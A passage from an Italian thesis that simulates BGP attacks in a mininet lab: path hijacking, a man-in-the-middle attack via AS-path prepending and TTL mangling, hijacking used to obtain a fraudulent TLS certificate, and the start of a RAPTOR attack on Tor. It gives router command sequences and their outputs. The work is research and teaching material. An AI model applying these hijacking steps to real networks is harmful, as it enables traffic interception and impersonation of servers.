     Per accedere alla shell di amministratore lancio il comando `enable`; la password è `en`.
  3. Controllare la routing table.
     Trascorso il periodo di convergenza verifico le entry di routing nell'AS1, col comando:
     `bgpd-R1# show ip bgp`
     L'output sarà simile al seguente.

```
   Network          Next Hop            Metric LocPrf Weight Path
*> 11.0.0.0         0.0.0.0                  0         32768 i
*> 12.0.0.0         9.0.0.2                  0             0 2 i
*> 13.0.0.0         9.0.0.2                                0 2 3 i
```



Figura 4.4. Topologia per Path Hijacking.

Posso osservare che l'AS1 raggiunge la rete 13.0.0.0/8 tramite l'AS_PATH AS2,AS3.

4. Visitare il web server.
   In un altro terminale, visito il server attivo nell'AS3 sull'host h3-1 e verifico che lo si possa raggiungere dall'host h1-1 (connesso all'AS1). Lancio lo script.
   `$ ./website.sh`
   L'output sarà simile al seguente.

```
...
Fri May 19 02:30:35 PDT 2019 -- <h1>Default web server</h1>
Fri May 19 02:30:36 PDT 2019 -- <h1>Default web server</h1>
Fri May 19 02:30:37 PDT 2019 -- <h1>Default web server</h1>
...
```

5. Lanciare l'attacco.
   In un altro terminale, avvio l'AS4 (attaccante), quindi R4 si connette a R1 e diffonde la rotta per 13.0.0.0/8 usando un AS_PATH più corto di quello già conosciuto dall'AS1. Quindi, l'AS1 sceglie questa rotta. Lancio lo script:
   `$ ./start_rogue.sh`
   Dopo il periodo di convergenza, l'output dello script `website.sh` cambia in questo modo.

```
...
Fri May 19 02:36:45 PDT 2019 -- <h1>Default web server</h1>
Fri May 19 02:36:46 PDT 2019 -- <h1>Default web server</h1>
Fri May 19 02:36:47 PDT 2019 -- <h1>Default web server</h1>
Fri May 19 02:36:48 PDT 2019 -- <h1>*** Attacker web server ***</h1>
Fri May 19 02:36:49 PDT 2019 -- <h1>*** Attacker web server ***</h1>
Fri May 19 02:36:50 PDT 2019 -- <h1>*** Attacker web server ***</h1>
...
```

   Verifico di nuovo le entry di routing dell'AS1.

```
   Network          Next Hop            Metric LocPrf Weight Path
*> 11.0.0.0         0.0.0.0                  0         32768 i
*> 12.0.0.0         9.0.0.2                  0             0 2 i
*                   9.0.0.2                                0 2 3 i
*> 13.0.0.0         9.0.4.2                  0             0 4 i
```

   Vedo che l'AS_PATH scelto per raggiungere la rete 13.0.0.0/8 è AS4.

- Realizzabilità dell'attacco: Questo attacco è una minaccia sia per gli utenti che per gli ISP.

  Come riportato in un recente studio [49], più del 40% degli operatori di ISP intervistati ha segnalato che la propria organizzazione è stata vittima di un evento di hijacking in passato. La stragrande maggioranza è preoccupata per questi eventi e dell'impatto che possono avere sulla propria rete. Quasi tutti sono a conoscenza di questo problema e dei relativi meccanismi. Inoltre il 76% si aspetta che l'impatto dell'evento duri per un lungo periodo (ore o poco più). Le loro esperienze passate evidenziano che il 57% degli eventi è durato più di un'ora e il 25% più di un giorno.

- Conseguenze dell'attacco: Nello scenario meno grave, il traffico potrebbe essere instradato secondo un percorso più lungo con un conseguente aumento di latenza, dato che le richieste e le risposte non seguono la rotta più efficiente. Nel caso peggiore, l'attaccante potrebbe realizzare un MITM o redirigere gli utenti verso server replica di server legittimi al fine di rubarne le credenziali. L'attaccane può anche monitorare o intercettare il traffico. Ad esempio, gli spammer possono usare questo attacco per falsificare gli indirizzi IP legittimi a scopo di spamming.

  Ci sono stati molti esempi di Path Hijacking. Nel 2016, l'AS BackConnect ha dirottato il traffico di altri AS; l'evento è durato per molte ore. Nell'aprile del 2017, i servizi finanziari come Visa e Mastercard, e i servizi di compagnie di sicurezza, come Symantec, sono stati dirottati da un'azienda russa per una decina di minuti. Ad aprile 2018, un provider russo

ha annunciato dei prefissi IP che appartenevano ai server DNS della Route53 di Amazon al fine di sottrarre le credenziali di accesso ai wallet della cripto valuta Ethereum. Il risultato è stato che gli utenti che cercavano di accedere al sito di cripto valute venivano reindirizzati verso una versione falsa del sito web controllata dagli attaccanti. Sono stati in grado di sottrarre all'incirca 152000 $ in cripto valute.

Casi involontari di Path Hijacking possono avere un impatto negativo sull'intera rete Internet. Nel 2008, la Pakistan Telecom, controllata dal governo pakistano, tentò di censurare Youtube per gli utenti del paese aggiornando le rotte BGP per i prefissi IP che ospitavano il sito web. Le nuove rotte sono state annunciate ai suoi upstream e da lì a tutta Internet. Tutte le richieste al sito web furono reindirizzate verso la Pakistan Telecom, provocando un DoS di un'ora per quasi tutta Internet e un sovraccarico dell'ISP pakistano.

4.2.6 Man-in-the-middle attack

La topologia utilizzata per simulare l'attacco è riportata in Figura 4.5. Si compone di sei AS: AS10, AS20, AS30, AS40, AS100 e AS200. Ogni AS è gestito dal proprio daemon di routing `bgpd` indicato rispettivamente con R10, R20, R30, R40, R100 e R200. A regime ogni AS instrada il traffico verso l'AS200 secondo i seguenti AS_PATH:

AS	*AS_PATH*
AS10	AS20, AS200
AS20	AS200
AS30	AS200
AS40	AS30, AS200
AS100	AS10, AS20, AS200

L'attaccante controlla l'AS100 e realizza un Man-in-the-middle tra l'AS obiettivo AS200 e gli AS vittima AS30 e AS40. Ad attacco concluso gli AS30 e AS40 instradano il traffico destinato all'AS200 verso l'AS100.

Il codice utilizzato per simulare l'attacco è disponibile sul mio repository github mastinux/bgp-man-in-the-middle [50]. I file rilevanti sono i seguenti:

- `bgp.py` definisce le classi Router e SimpleTopo. Router estende la classe Switch e definisce il router all'interno del namespace della rete. SimpleTopo estende la classe Topo e crea la topologia necessaria all'attacco. Switch e Topo sono due classi built-in di mininet;



Figura 4.5. Topologia per Man-in-the-middle attack.

- `connect-zebra.sh` si connette al daemon `zebra` e mi permette di configurarlo ai fini dell'attacco;
- `connect-bgp.sh` si connette al daemon `bgpd` e mi permette di configurarlo ai fini dell'attacco;
- `R100-mangle.sh` imposta le regole di `iptables` su R100;
- `test-traceroute.sh` esegue `traceroute` per verificare il percorso usato per raggiungere l'AS obiettivo da ogni altro AS della topologia.

I file di configurazione di esempio per `zebra` e `bgpd` di R100 sono riportati in Appendice B. Nel file di configurazione del daemon `zebra` si definisce la password di accesso, gli indirizzi IP delle interfacce e il formato del logging. Mentre nel file di configurazione del daemon `bgpd` si definisce la password di accesso, il Router ID, le reti gestite, i vicini (R10 e R40) e il formato del logging. I file di configurazione degli altri router (R10, R20, R30, R40 e R200) sono analoghi a quelli di R100.

- Attori dello scenario:
  - attaccante: operatore dell'AS100 o attaccante che ha preso il controllo del router R100;
  - vittima: reti ospitate dall'AS30 e dall'AS40 che vogliono raggiungere le reti ospitate dall'AS200.
- Prerequisiti dell'attacco:
  - i router non implementano il RPF in strict mode.
- Procedimento dell'attacco:
  1. Avviare l'ambiente di simulazione.
     Eseguo lo script per avviare le istanze degli AS e degli host.

     ```
     # python bgp.py
     ```

  2. Controllare la routing table.
     In un altro terminale avvio una sessione con il daemon `bgpd` dell'AS30. La password di accesso è `en`.

     ```
     $ ./connect-bgpd.sh R30
     ```

     Per accedere alla shell di amministratore lancio il comando `enable`; la password è `en`. Verifico la routing table dell'AS30, lanciando il comando:

     ```
     bgpd-R30# show ip bgp
     ```

     L'output sarà simile al seguente.

     ```
        Network          Next Hop            Metric LocPrf Weight Path
     *  10.10.0.0/22     9.0.230.2                              0 200 20 10 i
     *>                  9.0.70.2                               0 40 100 10 i
     *  10.20.0.0/22     9.0.70.2                               0 40 100 10 20 i
     *>                  9.0.230.2                              0 200 20 i
     *> 10.30.0.0/22     0.0.0.0                  0         32768 i
     *> 10.40.0.0/22     9.0.70.2                 0             0 40 i
     *  10.100.0.0/22    9.0.230.2                              0 200 20 10 100 i
     *>                  9.0.70.2                               0 40 100 i
     *> 10.200.0.0/22    9.0.230.2                0             0 200 i
     ```

Posso osservare che per raggiungere la rete 10.200.0.0/22, l'AS30 inoltra il traffico direttamente verso l'AS200.

3. Verificare il percorso usato per raggiungere l'AS200.
   In un altro terminale lancio il seguente script:

```
$ ./test-traceroute.sh
```

   L'output interessante è il seguente.

```
########## 10.40.0.1 traceroute 10.200.0.1 ##########
traceroute to 10.200.0.1 (10.200.0.1), 10 hops max, 60 byte packets
 1  10.40.0.254  0.073 ms  0.019 ms  0.017 ms
 2  9.0.70.1  0.038 ms  0.028 ms  0.028 ms
 3  9.0.230.2  0.046 ms  0.037 ms  0.036 ms
 4  10.200.0.1  0.054 ms  0.047 ms  0.045 ms

########## 10.30.0.1 traceroute 10.200.0.1 ##########
traceroute to 10.200.0.1 (10.200.0.1), 10 hops max, 60 byte packets
 1  10.30.0.254  0.077 ms  0.020 ms  0.018 ms
 2  9.0.230.2  0.040 ms  0.031 ms  0.030 ms
 3  10.200.0.1  0.049 ms  0.043 ms  0.036 ms
```

   Il traffico segue il percorso della rete a regime.

4. Lanciare l'attacco.
   In un altro terminale avvio una sessione con il daemon `bgpd` dell'AS100. La password di accesso è `en`.

```
$ ./connect-bgp.sh R100
```

   Per accedere alla shell di amministratore lancio il comando `enable`; la password è `en`. Impongo la `route-map`.

```
bgpd-R100# configure terminal
bgpd-R100(config)# router bgp 100
bgpd-R100(config)#   network 10.200.0.0/24
bgpd-R100(config)#   neighbor 9.0.110.1 route-map evil-route-map out
bgpd-R100(config)#   exit
bgpd-R100(config)# ip prefix-list evil-prefix-list permit 10.200.0.0/24
bgpd-R100(config)# route-map evil-route-map permit 10
bgpd-R100(config)#   match ip address prefix-list evil-prefix-list
bgpd-R100(config)#   set as-path prepend 10 20 200
bgpd-R100(config)# route-map evil-route-map permit 20
bgpd-R100(config)#   exit
bgpd-R100(config)# exit
```

   In un altro terminale avvio una sessione con il daemon `zebra` dell'AS100. La password di accesso è `en`.

```
$ ./connect-zebra.sh R100
```

   Per accedere alla shell di amministratore lancio il comando `enable`; la password è `en`. Impongo la rotta statica per instradare il traffico verso la rete 10.200.0.0/24 attraverso il vicino R10.

```
R100# configure terminal
R100(config)# ip route 10.200.0.0/24 9.0.110.1
R100(config)# exit
```

   In un altro terminale impongo le regole tramite `iptbles` lanciando il seguente script. Le regole prevedono l'incremento del TTL per nascondere l'attaccante.

```
$ ./R100-mangle.sh
```

5. Controllare la routing table.
   Nel terminale con il daemon `bgpd` dell'AS30 rilancio il comando per controllare la routing table. L'output sarà simile al seguente.

```
BGP table version is 0, local router ID is 30.30.30.30
   Network          Next Hop            Metric LocPrf Weight Path
*  10.10.0.0/22     9.0.230.2                              0 200 20 10 i
*>                  9.0.70.2                               0 40 100 10 i
*> 10.20.0.0/22     9.0.230.2                              0 200 20 i
*> 10.30.0.0/22     0.0.0.0                  0         32768 i
*> 10.40.0.0/22     9.0.70.2                 0             0 40 i
*  10.100.0.0/22    9.0.230.2                              0 200 20 10 100 i
*>                  9.0.70.2                               0 40 100 i
*> 10.200.0.0/22    9.0.230.2                0             0 200 i
*> 10.200.0.0/24    9.0.70.2                               0 40 100 i
```

   Posso osservare che R30 inoltrerà il traffico destinato alla rete 10.200.0.0/24 secondo l'AS_PATH AS40, AS100 invece che direttamente all'AS200.

6. Verificare il percorso usato per raggiungere l'AS200.
   In un altro terminale rilancio lo script `test-traceroute.sh`. L'output interessante è il seguente.

```
########## 10.40.0.1 traceroute 10.200.0.1 ##########
traceroute to 10.200.0.1 (10.200.0.1), 10 hops max, 60 byte packets
 1  10.40.0.254  0.056 ms  0.019 ms  0.017 ms
 2  9.0.30.2  0.071 ms  0.053 ms  0.048 ms
 3  9.0.230.2  0.070 ms  0.054 ms  0.054 ms
 4  10.200.0.1  0.071 ms  0.062 ms  0.061 ms

########## 10.30.0.1 traceroute 10.200.0.1 ##########
traceroute to 10.200.0.1 (10.200.0.1), 10 hops max, 60 byte packets
 1  10.30.0.254  0.057 ms  0.019 ms  0.017 ms
 2  9.0.70.2  0.037 ms  0.028 ms  0.028 ms
 3  10.200.0.1  0.102 ms  0.140 ms  0.067 ms
```

   L'incremento del TTL, impostato dopo aver lanciato lo script `R100-mangle.sh`, fa in modo che i client dell'AS vittima vedano lo stesso numero di hop rispetto alla situazione a regime prima dell'attacco.

- Realizzabilità dell'attacco: Nel febbraio 2013 si sono verificati eventi di Man-in-the-middle attack che hanno portato all'instradamento del traffico globale verso un ISP bielorusso. Le vittime erano di tipologie diverse (istituti finanziari, istituti governativi e service provider). Le nazioni maggiormente colpite sono state U.S.A., Corea del Sud e Germania. Durante l'attacco è stato ad esempio rilevato che il traffico in partenza dal Messico e destinato a Washington D.C. veniva instradato verso Mosca e Minsk, prima di essere indirizzato verso la sua effettiva destinazione.

- Conseguenze dell'attacco: L'attaccante è in grado di nascondersi, ma il prepend degli AS nell'AS_PATH resta visibile. Dopo l'attacco restano comunque tracce permanenti (annunci BGP) del routing globale.

  Durante l'attacco, l'attaccante riceve il traffico e lo ispeziona, successivamente lo rilascia su Internet in modo da farlo giungere alla sua destinazione effettiva. Se l'attaccante si trova in una posizione geografica utile tra le reti vittime e la rete obiettivo, queste reti non dovrebbero accorgersi dell'aumento di latenza causata dal dirottamento del traffico.

4.2.7 Breaking HTTPS attack

La topologia utilizzata per simulare l'attacco è riportata in Figura 4.6. Si compone di cinque AS: AS1, AS2, AS3, AS4 e AS5; quest'ultimo è controllato dall'attaccante. Ogni AS è gestito dal

proprio daemon di routing indicato rispettivamente come R1, R2, R3, R4 e R5. I link rappresentati con linea continua sono quelli attivi a regime. L'unico link non attivo (tra R1 e R5), che viene poi attivato durante l'attacco, è raffigurato con una linea tratteggiata. Il client vittima (C) e la CA (CA) si trovano nell'AS4. Il server legittimo (V) è nell'AS3 mentre il server sotto il controllo dell'attaccante (A) è nell'AS5. A regime il client vittima e la CA raggiungono il server legittimo secondo l'AS_PATH: AS1, AS2, AS3. Dopo l'attacco il percorso viene dirottato verso il server sotto il controllo dell'attaccante ed è invece: AS1, AS5.

Il codice utilizzato per simulare l'attacco è disponibile sul mio repository github mastinux/bgp-breaking-https-with-bgp-hijacking [51]. I file rilevanti sono i seguenti:

- `bgp.py` definisce le classi Router e SimpleTopo. Router estende la classe Switch e definisce il router all'interno del namespace della rete. SimpleTopo estende la classe Topo e crea la topologia necessaria all'attacco. Switch e Topo sono due classi built-in di mininet;
- `client-curls-server-https.sh` simula l'accesso del client vittima al server con indirizzo IP `13.0.1.1` con validazione del certificato;
- `start-malicious-AS.sh` avvia il router R5 configurando i suoi daemon `zebra` e `bgpd`. Per poter consentire l'instradamento dei pacchetti da e verso il server controllato dall'attaccante, i prefissi IP ospitati dall'AS5 devono essere uguali a quelli ospitati dall'AS vittima (AS3);
- `start-malicious-server.sh` avvia il server controllato dall'attaccante;
- `CA-curls-server.sh` simula la CA che verifica il controllo del dominio da parte dell'attaccante;
- `start-malicious-server-https.sh` avvia il server HTTPS controllato dall'attaccante.

I file di configurazione di esempio per `zebra` e `bgpd` di R1 sono riportati in Appendice B. Nel file di configurazione del daemon `zebra` si definisce la password di accesso, gli indirizzi IP delle interfacce e il formato del logging. Mentre nel file di configurazione del daemon `bgpd` si definisce la password di accesso, il Router ID, le reti gestite, i vicini (R2, R4 e R5) e il formato del logging. I file di configurazione degli altri router (R2, R3, R4 e R5) sono analoghi a quelli di R1.

- Attori dello scenario:
  - attaccante: operatore dell'AS5 o attaccante che ha preso il controllo del router R5;
  - vittima: client che accedono al server V protetto con certificato TLS.
- Prerequisiti dell'attacco:



Figura 4.6. Topologia per Breaking HTTPS attack.

  - la CA deve essere topologicamente vicina all'AS controllato dall'attaccante.

- Procedimento dell'attacco:

  1. Avviare l'ambiente di simulazione.
     Eseguo lo script per avviare le istanze degli AS e degli host.

     ```
     # python bgp.py
     ```

  2. Accedere al server legittimo.
     Lancio in un altro terminale il seguente script che simula l'accesso del client connesso all'AS4 al server V connesso all'AS3. Lo script valida il certificato presentato dal server.

     ```
     $ ./client-curls-server-https.sh
     ```

     L'output sarà simile al seguente:

     ```
     ...
     May 29 03:06:06 PDT 2019 -- <h1>Default HTTPS web server</h1>
     May 29 03:06:07 PDT 2019 -- <h1>Default HTTPS web server</h1>
     May 29 03:06:08 PDT 2019 -- <h1>Default HTTPS web server</h1>
     ...
     ```

  3. Creare la CSR dell'attaccante.
     In `./malicious-server` lanciare il seguente comando:

     ```
     $ /usr/lib/ssl/misc/CA.pl -newreq
     ```

     Completare i campi richiesti riguardanti il server controllato dall'attaccante specificando come `Common Name` l'indirizzo IP `13.0.1.1`. Completato questo processo vengono create la chiave privata e la CSR (rispettivamente `./malicious-server/newkey.pem` e `./malicious-server/newreq.pem`).

  4. Avviare l'AS e il server controllati dall'attaccante.
     Avvio l'AS5 controllato dall'attaccante lanciando il seguente comando:

     ```
     $ ./start-malicious-AS.sh
     ```

     Avvio il server controllato dell'attaccante lanciando il seguente comando:

     ```
     $ ./start-malicious-server.sh
     ```

  5. Approvare la CSR.
     La CA invia all'attaccante un contenuto ("Content to be shown to CA") da pubblicare sul server che dichiara di controllare nella CSR. Per simulare la verifica del `Common Name` inserito nella CSR lancio il seguente comando:

     ```
     $ ./CA-curls-server.sh
     ```

     L'output sarà simile al seguente:

     ```
     ...
     May 29 03:10:48 PDT 2019 -- <h1>Content to be shown to CA</h1>
     May 29 03:10:49 PDT 2019 -- <h1>Content to be shown to CA</h1>
     May 29 03:10:50 PDT 2019 -- <h1>Content to be shown to CA</h1>
     ...
     ```

6. Firmare la CSR ed emettere il certificato.
   Dopo che la CA ha verificato che l'attaccante controlla il dominio specificato nel `Common Name` firma la CSR, emettendo di fatto il certificato. Copio la CSR dell'attaccante in `./CA`. Di default la CA non può firmare un secondo certificato con lo stesso `Common Name` di un certificato già firmato. Modifico il file `./CA/demoCA/index.txt.attr` impostando il flag `unique_subject` a `no`, in modo da rimuove questo vincolo. In un contesto reale l'attaccante richiede il certificato a una CA che non ha ancora emesso un certificato per il dominio sotto attacco, quindi questo vincolo non blocca l'attacco.
   Poi in `./CA` lancio il seguente comando:

   ```
   $ /usr/lib/ssl/misc/CA.pl -sign
   ```

   Copio il certificato creato (`./CA/newcert.pem`) in `./malicious-server`. Preparo il certificato per l'uso lanciando il seguente comando in `./malicious-server`:

   ```
   $ openssl rsa -in newkey.pem -out newkey_unencrypted.pem
   ```

7. Avvio il server HTTPS controllato dall'attaccante.

   ```
   $ ./start-malicious-server-https.sh
   ```

   Controllo l'output di `./client-curls-server-https.sh` che cambierà secondo quanto indicato di seguito.

   ```
   ...
   Wed May 29 03:29:27 PDT 2019 -- <h1>Default HTTPS web server</h1>
   Wed May 29 03:29:29 PDT 2019 -- <h1>Default HTTPS web server</h1>
   Wed May 29 03:29:30 PDT 2019 -- <h1>Default HTTPS web server</h1>
   Wed May 29 03:29:31 PDT 2019 -- <h1>Malicious HTTPS web server</h1>
   Wed May 29 03:29:33 PDT 2019 -- <h1>Malicious HTTPS web server</h1>
   Wed May 29 03:29:34 PDT 2019 -- <h1>Malicious HTTPS web server</h1>
   ...
   ```

   Quindi la vittima invece che raggiungere il server legittimo V raggiunge quello controllato dall'attaccante A e non si verifica nessun errore a livello TLS, perché la catena di certificati risulta ugualmente verificata.

- Realizzabilità dell'attacco: Questo attacco riguarda i certificati TLS validati in base al dominio. In pratica nella maggior parte dei casi, l'emissione di un certificato segue una procedura più estesa e richiede più documenti e controlli. La vulnerabilità principale è dovuta al fatto che la PKI si fida del routing e non considera le vulnerabilità legate alle implementazioni del BGP.

  Uno studio [52] ha rilevato che attacchi condotti secondo questa metodologia nella pratica hanno ottenuto certificati fraudolenti validi emessi da: Symantec, Comodo, Let's Encrypt e GoDaddy. Questo è stato possibile grazie al fatto che le CA non hanno verificato il controllo del dominio tramite più client dislocati nel mondo.

  In un secondo studio [53] sono stati definiti nuovi tipi di attacchi sulla base del Path Hijacking globale e locale: Prepended sub-prefix attack, Prepended equally-specific-prefix attack e AS-path poisoning attack.

  L'attaccante può fare l'hijacking dei prefissi obiettivo o dei server DNS che rispondono per i loro domini. Considerando il fatto che un server DNS autoritativo per un particolare dominio gestisce solo lo 0,1% del traffico effettivamente gestito dal dominio, è più conveniente in termini di costo/risultato attaccare il server DNS autoritativo che direttamente il dominio.

- Conseguenze dell'attacco: L'attaccante è in grado di presentare i server sotto il proprio controllo come legittimi, perché la validazione del certificato TLS ha successo. Ci sono quindi dei risvolti negativi per la privacy delle comunicazioni online, dato che l'attaccante evade le protezioni offerte dal certificato.

4.2.8 RAPTOR attack

La topologia utilizzata per simulare l'attacco è riportata in Figura 4.7. Si compone di sei AS: AS1, AS2, AS3, AS4, AS5 e AS6; AS3 è controllato dall'attaccante. Ogni AS è gestito dal proprio daemon di routing indicato rispettivamente come R1, R2, R3, R4, R5 e R6. Sugli host client (C), directory authority (A), guard relay (G) ed exit relay (E) sono attivi i rispettivi daemon Tor. Sull'host server (S) è attivo un web server che espone una semplice home page. A regime il traffico dal client C al guard relay G segue l'AS_PATH: AS1, AS2, e quello dall'exit relay E al server S AS6, AS4 (frecce continue). Durante l'attacco il traffico viene dirottato in modo che attraversi l'AS3: quindi il primo segue l'AS_PATH AS1, AS5, AS3, AS2 e il secondo AS6, AS5, AS3, AS4 (frecce tratteggiate).

Il codice utilizzato per simulare l'attacco è disponibile sul mio repository github mastinux/bgp-raptor-attack [54]. I file rilevanti sono i seguenti:

- `bgp.py` definisce le classi Router e SimpleTopo. Router estende la classe Switch e definisce il router all'interno del namespace della rete. SimpleTopo estende la classe Topo e crea la topologia necessaria all'attacco. Switch e Topo sono due classi built-in di mininet;
- `connect-zebra.sh` si connette al daemon `zebra` e mi permette di configurarlo ai fini dell'attacco;
- `connect-bgp.sh` si connette al daemon `bgpd` e mi permette di configurarlo ai fini dell'attacco;
- `R3-tcpdump-eth4.sh` attiva `tcpdump` sull'interfaccia di R3 verso R2 per monitorare i TCP ACK che il client invia al guard relay;
- `R3-tcpdump-eth5.sh` attiva `tcpdump` sull'interfaccia di R3 verso R4 per monitorare i TCP ACK che l'exit relay invia al server.

I file di configurazione di esempio per `zebra` e `bgpd` di R1 sono riportati in Appendice B. Nel file di configurazione del daemon `zebra` si definisce la password di accesso, gli indirizzi IP delle interfacce e il formato del logging. Mentre nel file di configurazione del daemon `bgpd` si definisce la password di accesso, il Router ID, le reti gestite, i vicini (R2 e R5) e il formato del logging. I file di configurazione degli altri router (R2, R3, R4, R5, R6) sono analoghi a quelli di R1.

Nella simulazione il client C, la directory authority A, il guard relay G e l'exit relay E usano la versione 0.4.2.0-alpha-dev di `tor` [55]. Per creare i relativi file di configurazione `torrc` ho sfruttato



Figura 4.7. Topologia per RAPTOR attack.

`chutney` [56], un piccolo ambiente di test che configura una rete Tor, la avvia e la monitora, infine esegue dei test sulla rete. Ho apportato le seguenti modifiche al codice open source di `chutney` per adattarlo ai miei scopi:

- file `networks/basic-min-raptor`: ho creato questo nuovo descrittore di rete a partire da `networks/basic-min`, con il seguente contenuto:

  ```
  Authority = Node(tag="authority", authority=1, relay=1, torrc="authority.tmpl")
  ExitRelay = Node(tag="exit", relay=1, exit=1, torrc="relay.tmpl")
  Client = Node(tag="client", client=1, torrc="client.tmpl")

  NODES = Authority.getN(2) + ExitRelay.getN(1) + Client.getN(1)

  ConfigureNodes(NODES)
  ```

  Con questo descrittore definisco una rete con due relay che si comportano sia da guard che da directory authority, un relay che fa da exit e un client.

- file `lib/chutney/TorNet.py`: di base i test di `chutney` vengono eseguiti lanciando più processi in ascolto su `localhost` su porte diverse (es. per `networks/basic-min-raptor` l'exit relay usa la porta 5002 come `ORPort`, mentre quella del client è la 5003). Per configurare correttamente gli indirizzi IP nei file di configurazione `torrc` ho utilizzato uno switch di controllo sui valori della porta `ORPort`. Quindi ho modificato il metodo `_createTorrcFile` della classe `LocalNodeBuilder` che si occupa della generazione del file `torrc`. In base al valore della porta (`self._env['orport']`) ho assegnato l'indirizzo IP (`self._env['ip']`) consono alla topologia da simulare;

- file `tools/bootstrap-network.sh`: `chutney` lega i daemon `tor` usati durante i test al suo PID, specificandone il valore in ogni file `torrc` col parametro `__OwningControllerProcess`. In questo modo quando i test di `chutney` terminano e il PID non è più attivo anche i daemon `tor` lanciati per il test terminano. Per la mia simulazione è necessario che i daemon non siano legati a nessun PID, perciò ho disabilitato questa funzionalità. In `tools/bootstrap-network.sh`, dopo l'esecuzione di `chutney support` e `chutney configure` per la particolare `<CHUTNEY_NETWORK>` (nel mio caso `basic-min-raptor`) ho inserito un controllo sulla variabile `MASTINUX_FLAG` che se verificato commenta nei `torrc` generati la riga contenente `__OwningControllerProcess` e termina senza lanciare `chutney start`;

Per generare i file di configurazione `torrc` necessari alla simulazione lancio in `./chutney` il seguente comando:

```
MASTINUX_CONFIG=1 ./tools/test-network.sh --flavor basic-min-raptor
```

I file di configurazione `torrc` sono salvati nelle directory `000authority`, `001authority`, `002exit`, `003client` in `./chutney/net/nodes`. Una volta avviata correttamente la topologia e atteso la convergenza di BGP e Tor, il client può recuperare la pagina web esposta dal server sfruttando la rete Tor tramite `torsocks` [57] che durante la mia simulazione fa da wrapper a `wget`. Nel file `torsocks.conf` ho impostato il valore di `SocksPort` a 9003, la stessa su cui il client è in ascolto.

- Attori dello scenario:
  - attaccante: operatore dell'AS3 o attaccante che ha preso il controllo del router R3;
  - vittima: client Tor.
- Prerequisiti dell'attacco:
  - l'attaccante deve essere in una posizione strategica in modo che durante il dirottamento sia in grado di intercettare il traffico proveniente dal client e destinato al guard relay e quello proveniente dell'exit relay e destinato al server; nella topologia sotto esame è sufficientemente vicino ad AS2 e AS4 che ospitano rispettivamente il guard relay G e il server S.

- Procedimento dell'attacco:

  1. Avviare l'ambiente di simulazione.
     Eseguo lo script per avviare le istanze degli AS e degli host.

     ```
     # python bgp.py
     ```

  2. Controllare il percorso del traffico destinato al guard relay.
     In un altro terminale avvio una sessione con il daemon `bgpd` dell'AS1. La password di accesso è `en`.

     ```
